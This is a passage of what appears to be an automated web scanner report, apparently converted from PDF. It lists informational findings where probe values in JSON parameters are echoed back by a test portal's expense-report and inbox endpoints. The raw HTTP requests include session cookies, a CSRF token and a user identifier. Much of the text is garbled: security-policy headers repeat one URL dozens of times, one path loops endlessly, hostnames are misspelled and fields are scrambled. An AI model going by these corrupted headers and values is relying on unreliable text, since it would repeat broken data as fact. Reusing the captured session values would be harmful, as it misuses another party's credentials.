X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6332
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: '
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com https://alaris.com/https://s.dalaris.com/https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://syndication.twitter.com/https://s
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloPageEntryData":("REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",
                            .
"LOCATION":"mto3yxwtg","COUNTRY":"NO","REGION":"","DATEOUT":"","TIMEOUT":"000000","DATEFAR":"","TIMEFAR":"000000","DATEFDP":"","TIMEFDP":"000000","
":"","TIMERET":"000000","RET_COUN":"","RET_RGIO":"","RET_TTCS":"","T
DATERET":
  ...[SNIP1...
```

15.39. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [PDF JSON parameter]

## Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the PDF JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1 Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT[1657771353019]1657772617400; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01 Content-Length: 4757 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS\_TRAVEL\_HEAD"; ("REINR":"0714095206", "SEL\_PD":false, "SEL\_ACC":false, "SCHEMA\_TXT":"Expense
Reimbursement", "COUNTRYTXT":"Norway", "STATUS\_TXT":"", "STATUS":"", "PDF":"ykewodplmz", "ZRECEIVE":"", "ZCONTROL":"", "UNPROCESSED":false, "REQ\_STATUS":"", "ISRE
QUEST":false, "BORDERCOSSFIELD\_VIS":false, "BORDERCOSSPLANEFIELD\_VIS":false, "DATEDEP":"20220714", "TIMEDEP":"000000", "DATEARR":"2022

#### Response 1

...[SNIP]...

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:59:01 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6332
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
Content-Security-Policy: default-src 'self https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 ht
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
https://cdn.syndication.twimg.com https://s.nogle-analytics.com/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-accom/steps//special-
http://www.zalaris.com http://zalaris.com https://*.zalaris.com:443 https://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com https://*:twimg.com https://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"ykewodplmz","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ_STATUS":"","ISRE
QUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOSSPLANEFIELD_VIS":false,"DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220
  ...[SNIP]...
```

15.40. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [SCHEMA\_TXT JSON parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the SCHEMA\_TXT JSON parameter is copied into the application's response.

# Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1 Host: testportal.zalariars.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mnj2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://lestportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: le86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01 Content-Length: 1954 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers

Reimbursementipild0xq3y","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false,"SEL\_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000 000","DATEARR":"20220714","TIMEARR":"000000","ISREQUEST":false,"BORDE ..[SNIP]...

{"GS\_TRAVEL\_HEAD":{"COUNTRY":"NO","REGION":"","TT\_STATU":"V","TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02","SCHEMA\_TXT":"Expense

#### Response 1

Connection: close

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:46:38 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 6330 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: access-control-allow-headers: cache-control: no-store Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://zalcors.azurewebsites.net/ https://login.windows.net https://r.boost.ai/ https://aclors.azurewebsites.net/ https://acounts.ondemand.com/ https://ac.sap.com/ https://aclors.azurewebsites.net/ https://acounts.ondemand.com/ https://acounts.on http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com https://\*.twimg.com http://www.atlassian.com/gadgets/images/ https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://uis.sap.com/; style-src 'self' 'unsafe-inline' https://sapuis.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self' https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close ("modeloPageEntryData":("REINR":"0714095206", "SEL\_PD":false, "SEL\_ACC":false, "SCHEMA\_TXT":"Expense
Reimbursementjpild0xq3y", "COUNTRYTXT":"Norway", "STATUS\_TXT":"", "STATUS":"", "PDF":"", "ZRECEIVE":"", "ZCONTROL":"", "UNPROCESSED":false, "REQ\_STATUS":"", "ISREQ UEST":false, "BORDERCOSSFIELD\_VIS":false, ..[SNIP]...

# 15.41. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS JSON parameter]

#### Summary

Severity: Information Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the STATUS JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624& ajax\_value=DRAFT HTTP/1.1 Host: testportal.zalaris.com Took: tespoil.acianis.culinis. ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01 Content-Length: 4757 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS\_TRAVEL\_HEAD":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"","STATUS":"vya7vb34k3","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISRE
QUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSPLANEFIELD\_VIS":false,"DATEDEP":"20220714","TIMEDEP":"000000","DATEA

# Response 1

...[SNIP]..

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 09:56:38 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 6288 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: access-control-allow-methods: ' access-control-allow-headers: cache-control: no-store sap-server: true Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.googleapis.com https://\*.mqcdn.com;443 https://syndication.twitter.com https://platform.twitter.com/https://b.wimg.com/http://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob: ; Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff Connection: close

{"modeloPageEntryData":{"REINR":"0714095206", "SEL\_PD":false, "SEL\_ACC":false, "SCHEMA\_TXT":"Expense
Reimbursement", "COUNTRYTXT":"Norway", "STATUS\_TXT":"", "STATUS":"vya7vb34k3", "PDF":"", "ZRECEIVE":"", "ZCONTROL":"", "UNPROCESSED":false, "REQ\_STATUS":"", "ISRE
QUEST":false, "BORDERCOSSFIELD\_VIS":false, "BORDERCOSSPLANEFIELD\_VIS":false, "DATEDEP":"20220714", "TIMEDEP":"000000", "DATEAR
...[SNIP]...

# 15.42. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT JSON parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the **STATUS\_TXT** JSON parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624&ajax\_value=DRAFT HTTP/1.1 Host: testportal.zalaris.com Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657772617400; SAPWP\_active=1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, \*/\*; q=0.01 Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85 Content-Type: application/json Sap-Client: 650 Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01 Content-Length: 4757 Origin: https://testportal.zalaris.com Dnt: 1 Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin Te: trailers Connection: close ("GS\_TRAVEL\_HEAD":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"w14x0amra1","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISR
EQUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSPLANEFIELD\_VIS":false,"DATEDEP":"20220714","TIMEDEP":"00 ...[SNIP]...

# Response 1 HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:54:08 GMT Server: Apache X-Content-Type-Options: nosniff X-Xss-Protection: 1: mode=block Referrer-Policy: no-referrer-when-downgrade, strict-origin X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8 Content-Length: 6288 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: ' access-control-allow-methods: access-control-allow-headers: cache-control: no-store Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p.sapsf.com:443 h /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://t.zalaris.com/443 https://cdn.esotraria.com/https://saparis.com/https://sapari https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com

https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modeloPageEntryData":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS\_TXT":"w14x0amra1","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISR
EQUEST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSPLANEFIELD\_VIS":false,"DATEDEP":"20220714","TIMEDEP":"000

...[SNIP]...

# 15.43. https://testportal.zalaris.com/neptune/zmfp\_universal\_inbox [ajax\_value parameter]

#### Summary

Severity: Information Certain Confidence:

Host: https://testportal.zalaris.com Path: /neptune/zmfp universal inbox

#### Issue detail

The value of the ajax\_value request parameter is copied into the application's response.

#### Request 1

POST /neptune/zmfp\_universal\_inbox?ajax\_id=GET\_MASTERLIST&ajax\_applid=ZMFP\_UNIVERSAL\_INBOX&sap-client=650&dxp=21100006&field\_id=00018&

ajax\_value=31lmlbma5hti HTTP/1.1

Host: testportal.zalaris.com

Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2IGtLBRDMhtYT|1657771353019|1657771446092

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: application/json, text/javascript, \*/\*; q=0.01

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-Type: application/json Sap-Client: 650

Neptunelaunchpad: PORTAL X-Requested-With: XMLHttpRequest

Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a19d08b837f74328 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a19d08b837f74328-01

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Content-Length: 0 Te: trailers Connection: close

#### Response 1

